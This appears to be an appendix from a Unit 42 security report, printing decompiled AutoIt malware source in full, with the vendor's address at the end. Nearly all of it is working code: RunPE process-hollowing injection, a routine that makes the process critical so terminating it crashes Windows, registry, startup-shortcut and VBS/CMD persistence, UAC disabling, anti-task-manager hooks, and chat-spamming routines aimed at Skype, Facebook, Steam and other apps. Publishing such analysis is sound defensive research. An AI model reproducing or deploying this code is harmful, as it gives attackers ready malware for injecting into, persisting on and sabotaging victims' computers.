$poptionalheaderimagebasenew, $ioptionalheadersizeofimagenew)
                            If @error Then
                                   DllCall(“KERNEL32.DLL”, “BOOL”, “TerminateProcess”,
“HANDLE”, $hprocess, “DWORD”, 0)
                                   Return SetError(101, 1, 0)
                            EndIf
                     EndIf
              EndIf
              $frelocate = True
       Else
              $pzeropoint = __runpe_allocateexespaceataddress($hprocess,
$poptionalheaderimagebasenew, $ioptionalheadersizeofimagenew)
              If @error Then
```

```
                    __runpe_unmapviewofsection($hprocess, $poptionalheaderimagebasenew)
                    $pzeropoint = __runpe_allocateexespaceataddress($hprocess,
$poptionalheaderimagebasenew, $ioptionalheadersizeofimagenew)
                    If @error Then
                        DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE",
$hprocess, "DWORD", 0)
                        Return SetError(101, 0, 0)
                    EndIf
                EndIf
            EndIf
            DllStructSetData($timage_optional_header, "IMAGEBASE", $pzeropoint)
            Local $tmodule = DllStructCreate("BYTE[" & $ioptionalheadersizeofimagenew & "]")
            Local $pmodule = DllStructGetPTR($tmodule)
            Local $theaders = DllStructCreate("BYTE[" & $ioptionalheadersizeofheadersnew &
"]", $pheaders_new)
            DllStructSetData($tmodule, 1, DllStructGetData($theaders, 1))
            Local $timage_section_header
            Local $isizeofrawdata, $ppointertorawdata
            Local $ivirtualaddress, $ivirtualsize
            Local $trelocraw
            For $i = 1 To $inumberofsections
                $timage_section_header = DllStructCreate("CHAR NAME[8];" & "DWORD
UNIONOFVIRTUALSIZEANDPHYSICALADDRESS;" & "DWORD VIRTUALADDRESS;" & "DWORD
SIZEOFRAWDATA;" & "DWORD POINTERTORAWDATA;" & "DWORD POINTERTORELOCATIONS;" & "DWORD
POINTERTOLINENUMBERS;" & "WORD NUMBEROFRELOCATIONS;" & "WORD NUMBEROFLINENUMBERS;" &
"DWORD CHARACTERISTICS", $ppointer)
                $isizeofrawdata = DllStructGetData($timage_section_header, "SIZEOFRAWDATA")
                $ppointertorawdata = $pheaders_new + DllStructGetData($timage_section_
header, "POINTERTORAWDATA")
                $ivirtualaddress = DllStructGetData($timage_section_header,
"VIRTUALADDRESS")
                $ivirtualsize = DllStructGetData($timage_section_header,
"UNIONOFVIRTUALSIZEANDPHYSICALADDRESS")
                If $ivirtualsize AND $ivirtualsize < $isizeofrawdata Then $isizeofrawdata =
$ivirtualsize
                If $isizeofrawdata Then
                    DllStructSetData(DllStructCreate("BYTE[" & $isizeofrawdata &
"]", $pmodule + $ivirtualaddress), 1, DllStructGetData(DllStructCreate("BYTE[" &
$isizeofrawdata & "]", $ppointertorawdata), 1))
                EndIf
                If $frelocate Then
                    If $ivirtualaddress <= $paddressnewbasereloc AND $ivirtualaddress +
$isizeofrawdata > $paddressnewbasereloc Then
                        $trelocraw = DllStructCreate("BYTE[" & $isizebasereloc & "]",
$ppointertorawdata + ($paddressnewbasereloc - $ivirtualaddress))
                    EndIf
                EndIf
                $ppointer += 40
            Next
            If $frelocate Then __runpe_fixreloc($pmodule, $trelocraw, $pzeropoint,
$poptionalheaderimagebasenew, $imagic = 523)
            $acall = DllCall("KERNEL32.DLL", "BOOL", "WriteProcessMemory",
"HANDLE", $hprocess, "PTR", $pzeropoint, "PTR", $pmodule, "DWORD_PTR",
$ioptionalheadersizeofimagenew, "DWORD_PTR*", 0)
            If @error OR NOT $acall[0] Then
                DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $hprocess,
"DWORD", 0)
                Return SetError(7, 0, 0)
            EndIf
            Local $tpeb = DllStructCreate("BYTE INHERITEDADDRESSSPACE;" & "BYTE
READIMAGEFILEEXECOPTIONS;” & “BYTE BEINGDEBUGGED;” & “BYTE SPARE;” & “PTR MUTANT;” & “PTR
IMAGEBASEADDRESS;” & “PTR LOADERDATA;” & “PTR PROCESSPARAMETERS;” & “PTR SUBSYSTEMDATA;”
& “PTR PROCESSHEAP;” & “PTR FASTPEBLOCK;” & “PTR FASTPEBLOCKROUTINE;” & “PTR
FASTPEBUNLOCKROUTINE;” & “DWORD ENVIRONMENTUPDATECOUNT;” & “PTR KERNELCALLBACKTABLE;” &
“PTR EVENTLOGSECTION;” & “PTR EVENTLOG;” & “PTR FREELIST;” & “DWORD TLSEXPANSIONCOUNTER;”
& “PTR TLSBITMAP;” & “DWORD TLSBITMAPBITS[2];” & “PTR READONLYSHAREDMEMORYBASE;”
& “PTR READONLYSHAREDMEMORYHEAP;” & “PTR READONLYSTATICSERVERDATA;” & “PTR
ANSICODEPAGEDATA;” & “PTR OEMCODEPAGEDATA;” & “PTR UNICODECASETABLEDATA;” &
“DWORD NUMBEROFPROCESSORS;” & “DWORD NTGLOBALFLAG;” & “BYTE SPARE2[4];” & “INT64
CRITICALSECTIONTIMEOUT;” & “DWORD HEAPSEGMENTRESERVE;” & “DWORD HEAPSEGMENTCOMMIT;” &
“DWORD HEAPDECOMMITTOTALFREETHRESHOLD;” & “DWORD HEAPDECOMMITFREEBLOCKTHRESHOLD;” &
“DWORD NUMBEROFHEAPS;” & “DWORD MAXIMUMNUMBEROFHEAPS;” & “PTR PROCESSHEAPS;” & “PTR
GDISHAREDHANDLETABLE;” & “PTR PROCESSSTARTERHELPER;” & “PTR GDIDCATTRIBUTELIST;”
& “PTR LOADERLOCK;” & “DWORD OSMAJORVERSION;” & “DWORD OSMINORVERSION;” & “DWORD
OSBUILDNUMBER;” & “DWORD OSPLATFORMID;” & “DWORD IMAGESUBSYSTEM;” & “DWORD
IMAGESUBSYSTEMMAJORVERSION;” & “DWORD IMAGESUBSYSTEMMINORVERSION;” & “DWORD
GDIHANDLEBUFFER[34];” & “DWORD POSTPROCESSINITROUTINE;” & “DWORD TLSEXPANSIONBITMAP;” &
“BYTE TLSEXPANSIONBITMAPBITS[128];” & “DWORD SESSIONID”)
       $acall = DllCall(“KERNEL32.DLL”, “BOOL”, “ReadProcessMemory”, “PTR”, $hprocess,
“PTR”, $ppeb, “PTR”, DllStructGetPTR($tpeb), “DWORD_PTR”, DllStructGetSize($tpeb),
“DWORD_PTR*”, 0)
       If @error OR NOT $acall[0] Then
              DllCall(“KERNEL32.DLL”, “BOOL”, “TerminateProcess”, “HANDLE”, $hprocess,
“DWORD”, 0)
              Return SetError(8, 0, 0)
       EndIf
       DllStructSetData($tpeb, “IMAGEBASEADDRESS”, $pzeropoint)
       $acall = DllCall(“KERNEL32.DLL”, “BOOL”, “WriteProcessMemory”,
“HANDLE”, $hprocess, “PTR”, $ppeb, “PTR”, DllStructGetPTR($tpeb), “DWORD_PTR”,
DllStructGetSize($tpeb), “DWORD_PTR*”, 0)
       If @error OR NOT $acall[0] Then
              DllCall(“KERNEL32.DLL”, “BOOL”, “TerminateProcess”, “HANDLE”, $hprocess,
“DWORD”, 0)
              Return SetError(9, 0, 0)
       EndIf
       Switch $irunflag
              Case 1
                     DllStructSetData($tcontext, “EAX”, $pzeropoint + $ientrypointnew)
              Case 2
                     DllStructSetData($tcontext, “RCX”, $pzeropoint + $ientrypointnew)
              Case 3
       EndSwitch
       $acall = DllCall(“KERNEL32.DLL”, “BOOL”, “SetThreadContext”, “HANDLE”, $hthread,
“PTR”, DllStructGetPTR($tcontext))
       If @error OR NOT $acall[0] Then
              DllCall(“KERNEL32.DLL”, “BOOL”, “TerminateProcess”, “HANDLE”, $hprocess,
“DWORD”, 0)
              Return SetError(10, 0, 0)
       EndIf
       $acall = DllCall(“KERNEL32.DLL”, “DWORD”, “ResumeThread”, “HANDLE”, $hthread)
       If @error OR $acall[0] =  + -1 Then
              DllCall(“KERNEL32.DLL”, “BOOL”, “TerminateProcess”, “HANDLE”, $hprocess,
“DWORD”, 0)
              Return SetError(11, 0, 0)
       EndIf
       DllCall(“KERNEL32.DLL”, “BOOL”, “CloseHandle”, “HANDLE”, $hprocess)
       DllCall(“KERNEL32.DLL”, “BOOL”, “CloseHandle”, “HANDLE”, $hthread)
       Return DllStructGetData($tprocess_information, “PROCESSID”)
EndFunc
Func __runpe_fixreloc($pmodule, $tdata, $paddressnew, $paddressold, $fimagex64)
```

```
        Local $idelta = $paddressnew - $paddressold
        Local $isize = DllStructGetSize($tdata)
        Local $pdata = DllStructGetPTR($tdata)
        Local $timage_base_relocation, $irelativemove
        Local $ivirtualaddress, $isizeofblock, $inumberofentries
        Local $tenries, $idata, $taddress
        Local $iflag = 3 + 7 * $fimagex64
        While $irelativemove < $isize
                $timage_base_relocation = DllStructCreate("DWORD VIRTUALADDRESS; DWORD
SIZEOFBLOCK", $pdata + $irelativemove)
                $ivirtualaddress = DllStructGetData($timage_base_relocation,
"VIRTUALADDRESS")
                $isizeofblock = DllStructGetData($timage_base_relocation, "SIZEOFBLOCK")
                $inumberofentries = ($isizeofblock + -8) / 2
                $tenries = DllStructCreate("WORD[" & $inumberofentries & "]",
DllStructGetPTR($timage_base_relocation) + 8)
                For $i = 1 To $inumberofentries
                        $idata = DllStructGetData($tenries, 1, $i)
                        If BitShift($idata, 12) = $iflag Then
                                $taddress = DllStructCreate("PTR", $pmodule + $ivirtualaddress
+ BitAND($idata, 4095))
                                DllStructSetData($taddress, 1, DllStructGetData($taddress, 1)
+ $idelta)
                        EndIf
                Next
                $irelativemove += $isizeofblock
        WEnd
        Return 1
EndFunc
Func __runpe_allocateexespaceataddress($hprocess, $paddress, $isize)
        Local $acall = DllCall("KERNEL32.DLL", "PTR", "VirtualAllocEx", "HANDLE",
$hprocess, "PTR", $paddress, "DWORD_PTR", $isize, "DWORD", 4096, "DWORD", 64)
        If @error OR NOT $acall[0] Then
                $acall = DllCall("KERNEL32.DLL", "PTR", "VirtualAllocEx", "HANDLE",
$hprocess, "PTR", $paddress, "DWORD_PTR", $isize, "DWORD", 12288, "DWORD", 64)
                If @error OR NOT $acall[0] Then Return SetError(1, 0, 0)
        EndIf
        Return $acall[0]
EndFunc
Func __runpe_allocateexespace($hprocess, $isize)
        Local $acall = DllCall("KERNEL32.DLL", "PTR", "VirtualAllocEx", "HANDLE",
$hprocess, "PTR", 0, "DWORD_PTR", $isize, "DWORD", 12288, "DWORD", 64)
        If @error OR NOT $acall[0] Then Return SetError(1, 0, 0)
        Return $acall[0]
EndFunc
Func __runpe_unmapviewofsection($hprocess, $paddress)
        DllCall("NTDLL.DLL", "INT", "NtUnmapViewOfSection", "PTR", $hprocess, "PTR",
$paddress)
        If @error Then Return SetError(1, 0, 0)
        Return 1
EndFunc
Func __runpe_iswow64process($hprocess)
        Local $acall = DllCall("KERNEL32.DLL", "BOOL", "IsWow64Process", "HANDLE",
$hprocess, "BOOL*", 0)
        If @error OR NOT $acall[0] Then Return SetError(1, 0, 0)
        Return $acall[2]
EndFunc
Global Const $tagtoken_privileges = "dword Count;align 4;int64 LUID;dword Attributes"
Global Const $error_no_token = 1008
Global Const $se_privilege_enabled = 2
Global Enum $securityanonymous = 0, $securityidentification, $securityimpersonation,
$securitydelegation
Global Const $token_query = 8
Global Const $token_adjust_privileges = 32
Func _winapi_getlasterror($curerr = @error, $curext = @extended)
        Local $aresult = DllCall("KERNEL32.DLL", "dword", "GetLastError")
        Return SetError($curerr, $curext, $aresult[0])
EndFunc
Func _security__adjusttokenprivileges($htoken, $fdisableall, $pnewstate, $ibufferlen,
$pprevstate = 0, $prequired = 0)
        Local $acall = DllCall("advapi32.dll", "bool", "AdjustTokenPrivileges", "handle",
$htoken, "bool", $fdisableall, "struct*", $pnewstate, "dword", $ibufferlen, "struct*",
$pprevstate, "struct*", $prequired)
        If @error Then Return SetError(1, @extended, False)
        Return NOT ($acall[0] = 0)
EndFunc
Func _security__impersonateself($ilevel = $securityimpersonation)
        Local $acall = DllCall("advapi32.dll", "bool", "ImpersonateSelf", "INT", $ilevel)
        If @error Then Return SetError(1, @extended, False)
        Return NOT ($acall[0] = 0)
EndFunc
Func _security__lookupprivilegevalue($ssystem, $sname)
        Local $acall = DllCall("advapi32.dll", "bool", "LookupPrivilegeValueW", "WSTR",
$ssystem, "WSTR", $sname, "int64*", 0)
        If @error OR NOT $acall[0] Then Return SetError(1, @extended, 0)
        Return $acall[3]
EndFunc
Func _security__openthreadtoken($iaccess, $hthread = 0, $fopenasself = False)
        If $hthread = 0 Then $hthread = _winapi_getcurrentthread()
        If @error Then Return SetError(1, @extended, 0)
        Local $acall = DllCall("advapi32.dll", "bool", "OpenThreadToken", "handle",
$hthread, "dword", $iaccess, "bool", $fopenasself, "handle*", 0)
        If @error OR NOT $acall[0] Then Return SetError(2, @extended, 0)
        Return $acall[4]
EndFunc
Func _security__openthreadtokenex($iaccess, $hthread = 0, $fopenasself = False)
        Local $htoken = _security__openthreadtoken($iaccess, $hthread, $fopenasself)
        If $htoken = 0 Then
                If _winapi_getlasterror() <> $error_no_token Then Return SetError(3, _
winapi_getlasterror(), 0)
                If NOT _security__impersonateself() Then Return SetError(1, _winapi_
getlasterror(), 0)
                $htoken = _security__openthreadtoken($iaccess, $hthread, $fopenasself)
                If $htoken = 0 Then Return SetError(2, _winapi_getlasterror(), 0)
        EndIf
        Return $htoken
EndFunc
Func _security__setprivilege($htoken, $sprivilege, $fenable)
        Local $iluid = _security__lookupprivilegevalue("", $sprivilege)
        If $iluid = 0 Then Return SetError(1, @extended, False)
        Local $tcurrstate = DllStructCreate($tagtoken_privileges)
        Local $icurrstate = DllStructGetSize($tcurrstate)
        Local $tprevstate = DllStructCreate($tagtoken_privileges)
        Local $iprevstate = DllStructGetSize($tprevstate)
        Local $trequired = DllStructCreate("int Data")
        DllStructSetData($tcurrstate, "Count", 1)
        DllStructSetData($tcurrstate, "LUID", $iluid)
        If NOT _security__adjusttokenprivileges($htoken, False, $tcurrstate, $icurrstate,
$tprevstate, $trequired) Then Return SetError(2, @error, False)
        DllStructSetData($tprevstate, "Count", 1)
```

```
	DllStructSetData($tprevstate, “LUID”, $iluid)
	Local $iattributes = DllStructGetData($tprevstate, “Attributes”)
	If $fenable Then
		$iattributes = BitOR($iattributes, $se_privilege_enabled)
	Else
		$iattributes = BitAND($iattributes, BitNOT($se_privilege_enabled))
	EndIf
	DllStructSetData($tprevstate, “Attributes”, $iattributes)
	If NOT _security__adjusttokenprivileges($htoken, False, $tprevstate, $iprevstate,
$tcurrstate, $trequired) Then Return SetError(3, @error, False)
	Return True
EndFunc
Func _winapi_closehandle($hobject)
	Local $aresult = DllCall(“kernel32.dll”, “bool”, “CloseHandle”, “handle”,
$hobject)
	If @error Then Return SetError(@error, @extended, False)
	Return $aresult[0]
EndFunc
Func _winapi_getcurrentthread()
	Local $aresult = DllCall(“kernel32.dll”, “handle”, “GetCurrentThread”)
	If @error Then Return SetError(@error, @extended, 0)
	Return $aresult[0]
EndFunc
Func _winapi_openprocess($iaccess, $finherit, $iprocessid, $fdebugpriv = False)
	Local $aresult = DllCall(“kernel32.dll”, “handle”, “OpenProcess”, “dword”,
$iaccess, “bool”, $finherit, “dword”, $iprocessid)
	If @error Then Return SetError(@error, @extended, 0)
	If $aresult[0] Then Return $aresult[0]
	If NOT $fdebugpriv Then Return 0
	Local $htoken = _security__openthreadtokenex(BitOR($token_adjust_privileges,
$token_query))
	If @error Then Return SetError(@error, @extended, 0)
	_security__setprivilege($htoken, “SeDebugPrivilege”, True)
	Local $ierror = @error
	Local $ilasterror = @extended
	Local $iret = 0
	If NOT @error Then
		$aresult = DllCall(“KERNEL32.DLL”, “handle”, “OpenProcess”, “dword”,
$iaccess, “bool”, $finherit, “dword”, $iprocessid)
		$ierror = @error
		$ilasterror = @extended
		If $aresult[0] Then $iret = $aresult[0]
		_security__setprivilege($htoken, “SeDebugPrivilege”, False)
		If @error Then
			$ierror = @error
			$ilasterror = @extended
		EndIf
	EndIf
	_winapi_closehandle($htoken)
	Return SetError($ierror, $ilasterror, $iret)
EndFunc
$scriptname = “Java.exe”
Func anti_hook()
	__bsod($scriptname, True)
EndFunc
$protectprocess = IniRead($uniscriptdir & “\DsdBf.RSR”, “protectprocess1”,
“protectprocess2”, “NotFound”)
If $protectprocess = “protectprocess3” Then
	AdlibRegister(“anti_hook”, 500)
Else
```

```
EndIf
Func __bsod($process_name, $bsod_status)
       Local Const $status_success = 0
       Local Const $bsod_class = 29
       Local Const $info_length = 4
       Local Const $process_all_access = 2035711
       Local $result, $process_handle, $process_id, $bsod_struct, $bsod_struct_PTR
       If NOT Call("__DEBUGE_PRIVILEGE", True) Then Return "![>] ERROR : DEBUGE PRIVILEGE
OF PROCESS [ " & $process_name & " ] CAN NOT CHANGED"
       $process_id = ProcessExists($process_name)
       If $process_id = 0 Then Return "![>] ERROR : PROCESS [ " & $process_name & " ] NOT
EXIST"
       $process_handle = _winapi_openprocess($process_all_access, True, $process_id)
       If @error Then Return "![>] ERROR : CAN NOT OPEN [ " & $process_name & " ]
PROCESS"
       $bsod_struct = DllStructCreate("BOOL BSOD_STATUS")
       DllStructSetData($bsod_struct, "BSOD_STATUS", $bsod_status)
       $bsod_struct_PTR = DllStructGetPTR($bsod_struct)
       $result = DllCall("NTDLL.DLL", "DWORD", "NtSetInformationProcess", "HANDLE",
$process_handle, "INT", $bsod_class, "PTR", $bsod_struct_PTR, "ULONG", $info_length)
       _winapi_closehandle($process_handle)
       $bsod_struct_PTR = 0
       If $result[0] = $status_success Then
              Return "+[>] BSOD OF PROCESS [ " & $process_name & " ] CHANGED WITH NO
ERROR" & @CRLF
       Else
              Return "![>] ERROR : BSOD OF PROCESS [ " & $process_name & " ] NOT CHANGED
, ERROR CODE : " & Hex($result[0], 8)
       EndIf
EndFunc
Func __debuge_privilege($status)
       Local $htoken, $ilasterror
       $htoken = _security__openthreadtokenex(BitOR($token_adjust_privileges, $token_
query))
       If @error Then Return SetError(@error, @extended, 0)
       $ilasterror = _security__setprivilege($htoken, "SEDEBUGPRIVILEGE", $status)
       _winapi_closehandle($htoken)
       Return $ilasterror
EndFunc
OnAutoItExitRegister("exitme")
Func exitme()
       __bsod($scriptname, False)
EndFunc
Local $antibotkill = IniRead($uniscriptdir & "\DsdBf.RSR", "2640174", "7732199",
"NotFound")
If $antibotkill = "3576831" Then
       AdlibRegister("antibotkill", 1000)
Else
EndIf
Func antibotkill()
       $getstart = RegRead("HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce",
$path)
       If $getstart = $unicode_userprofile & "\" & $path & "\54722.vbs" Then
       Else
              RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce", $path,
"REG_SZ", $unicode_userprofile & "\" & $path & "\54722.vbs")
       EndIf
       If NOT FileExists($unicode_userprofile & "\" & $path & "\54722.vbs") Then
              Local $vbs = FileOpen($unicode_userprofile & "\" & $path & "\54722.vbs", 1)
              FileWrite($vbs, “const Hidden = 0” & @CRLF & “const WaitOnReturn = true” &
@CRLF & ‘File =”””’ & $unicode_userprofile & “\” & $path & “\” & ‘69117.cmd”””’ & @CRLF
& ‘set WshShell = CreateObject(“WScript.Shell”)’ & @CRLF & “WshShell.Run file, Hidden,
WaitOnReturn” & @CRLF & “wscript.quit”)
              FileClose($vbs)
       EndIf
       If NOT FileExists($unicode_userprofile & “\” & $path & “\69117.cmd”) Then
              $autoit3 = “Java.exe”
              Local $bat = FileOpen($unicode_userprofile & “\” & $path & “\69117.cmd”, 1)
              FileWrite($bat, “@echo off” & @CRLF & “cd “ & $win_userprofile & $path & “\”
& @CRLF & “start “ & $autoit3 & “ “ & ‘”’ & @ScriptName & ‘”’)
              FileClose($bat)
       EndIf
       If NOT FileExists($unicode_startup & “\start.lnk”) Then
              FileCreateShortcut($unicode_userprofile & “\” & $path & “\54722.vbs”,
$unicode_startup & “\start.lnk”)
              FileSetAttrib($unicode_startup & “\start.lnk”, “+SH”)
       EndIf
EndFunc
Func skype()
       $open = DllOpen(“user32.dll”)
       If _ispressed(“0D”, $open) AND WinActive(“Skype”) Then
              For $i = 1 To 4
                     ControlSetText(“[CLASS:tSkMainForm]”, “”, “TChatRichEdit” & $i,
“skype-message”)
                     ControlFocus(“[CLASS:tSkMainForm]”, “”, “TChatRichEdit” & $i)
              Next
              Send(“{ENTER}”)
       EndIf
EndFunc
Func facebook()
       $msg = “facebook-message”
       $dll = DllOpen(“user32.dll”)
       Sleep(2)
       If _ispressed(“0D”, $dll) AND WinActive(“Facebook -”) = True Then
              ClipPut($msg)
              Send(“^v{ENTER}”)
              Sleep(1)
              ClipPut(“”)
       EndIf
       DllClose($dll)
EndFunc
Func steam()
       $msg = “steam-message”
       $dll = DllOpen(“user32.dll”)
       Sleep(2)
       If _ispressed(“0D”, $dll) AND WinActive(“[REGEXPCLASS:USurface_.*]”, “”) = True
Then
              ClipPut($msg)
              Send(“^v{ENTER}”)
              Sleep(1)
              ClipPut(“”)
       EndIf
       DllClose($dll)
EndFunc
Func omegle()
       $msg = “test”
       $dll = DllOpen(“user32.dll”)
       Sleep(2)
       If _ispressed(“0D”, $dll) AND WinActive(“Omegle”) = True Then
```

```
              ClipPut($msg)
              Send("^v{ENTER}")
              Sleep(1)
              ClipPut("")
       EndIf
       DllClose($dll)
EndFunc
Func tinychat()
       $msg = "test"
       $dll = DllOpen("user32.dll")
       Sleep(2)
       If _ispressed("0D", $dll) AND WinActive("[REGEXPTITLE:Tinychat.*]", "") = True
Then
              ClipPut($msg)
              Send("^v{ENTER}")
              Sleep(1)
              ClipPut("")
       EndIf
       DllClose($dll)
EndFunc
Func runescape()
       $msg = "test"
       $dll = DllOpen("user32.dll")
       Sleep(2)
       If _ispressed("0D", $dll) AND WinActive("RuneScape") = True Then
              ClipPut($msg)
              Send($msg)
              Send("{ENTER}")
              Sleep(1)
              ClipPut("")
       EndIf
       DllClose($dll)
EndFunc
Func _ispressed($shexkey, $vdll = "user32.dll")
       Local $a_r = DllCall($vdll, "short", "GetAsyncKeyState", "int", "0x" & $shexkey)
       If @error Then Return SetError(@error, @extended, False)
       Return BitAND($a_r[0], 32768) <> 0
EndFunc
Local $persistence = IniRead($uniscriptdir & "\DsdBf.RSR", "persistence1",
"persistence2", "NotFound")
If $persistence = "persistence3" Then
       checkvbs()
       AdlibRegister("persistence", 500)
Else
EndIf
Func checkvbs()
       If NOT FileExists($uniscriptdir & "\run.vbs") Then
              FileWrite($uniscriptdir & "\run.vbs", "Set WshShell = WScript.
CreateObject(" & '"' & "WScript.Shell" & '")' & @CRLF & "WshShell.Run" & '"' & "Java.exe
" & @ScriptName & '"')
       EndIf
EndFunc
Local $systemhide = IniRead($uniscriptdir & "\DsdBf.RSR", "1381235", "6191837",
"NotFound")
If $systemhide = "8275284" Then
       AdlibRegister("systemhide", 500)
Else
EndIf
Local $antitask = IniRead($uniscriptdir & "\DsdBf.RSR", "antitask1", "antitask2",
"NotFound")
```

```
If $antitask = “antitask3” Then
       AdlibRegister(“antitask”, 500)
Else
EndIf
Local $uac = IniRead($uniscriptdir & “\DsdBf.RSR”, “uac1”, “uac2”, “NotFound”)
If $uac = “uac3” Then
       AdlibRegister(“disable_uac”, 500)
Else
EndIf
Local $skype = IniRead($uniscriptdir & “\DsdBf.RSR”, “skype1”, “skype2”, “NotFound”)
If $skype = “skype3” Then
       AdlibRegister(“skype”, 500)
Else
EndIf
Local $facebook = IniRead($uniscriptdir & “\DsdBf.RSR”, “facebook1”, “facebook2”,
“NotFound”)
If $facebook = “facebook3” Then
       AdlibRegister(“facebook”, 500)
Else
EndIf
Local $steam = IniRead($uniscriptdir & “\DsdBf.RSR”, “steam1”, “steam2”, “NotFound”)
If $steam = “steam3” Then
       AdlibRegister(“steam”, 500)
Else
EndIf
Local $omegle = IniRead($uniscriptdir & “\DsdBf.RSR”, “omegle1”, “omegle2”, “NotFound”)
If $omegle = “omegle3” Then
       AdlibRegister(“omegle”, 500)
Else
EndIf
Local $tinychat = IniRead($uniscriptdir & “\DsdBf.RSR”, “tinychat1”, “tinychat2”,
“NotFound”)
If $tinychat = “tinychat3” Then
       AdlibRegister(“tinychat”, 500)
Else
EndIf
Local $runescape = IniRead($uniscriptdir & “\DsdBf.RSR”, “runescape1”, “runescape2”,
“NotFound”)
If $runescape = “runescape3” Then
       AdlibRegister(“runescape”, 500)
Else
EndIf
If $runescape = “runescape3” Then
       loop()
EndIf
If $tinychat = “tinychat3” Then
       loop()
EndIf
If $steam = “steam3” Then
       loop()
EndIf
If $omegle = “omegle3” Then
       loop()
EndIf
If $facebook = “facebook3” Then
       loop()
EndIf
If $skype = “skype3” Then
       loop()
EndIf
```

```
If $uac = “uac3” Then
       loop()
EndIf
If $systemhide = “8275284” Then
       loop()
EndIf
If $antitask = “antitask” Then
       loop()
EndIf
If $antibotkill = “3576831” Then
       loop()
EndIf
If $mutex = “mutex3” Then
       loop()
EndIf
If $protectprocess = “protectprocess3” Then
       loop()
EndIf
If $persistence = “persistence3” Then
       loop()
EndIf
Func loop()
       While 1
              If FileExists($unicode_userprofile & “\ds\clean.txt”) Then
                     __bsod($scriptname, False)
              EndIf
              If WinExists($path) Then
                     WinClose($path)
              EndIf
              Sleep(100)
       WEnd
EndFunc
```

unit42

4401 Great America Parkway
Santa Clara, CA 95054

Main: +1.408.753.4000
Sales: +1.866.320.4788
Support: +1.866.898.9087

www.paloaltonetworks.com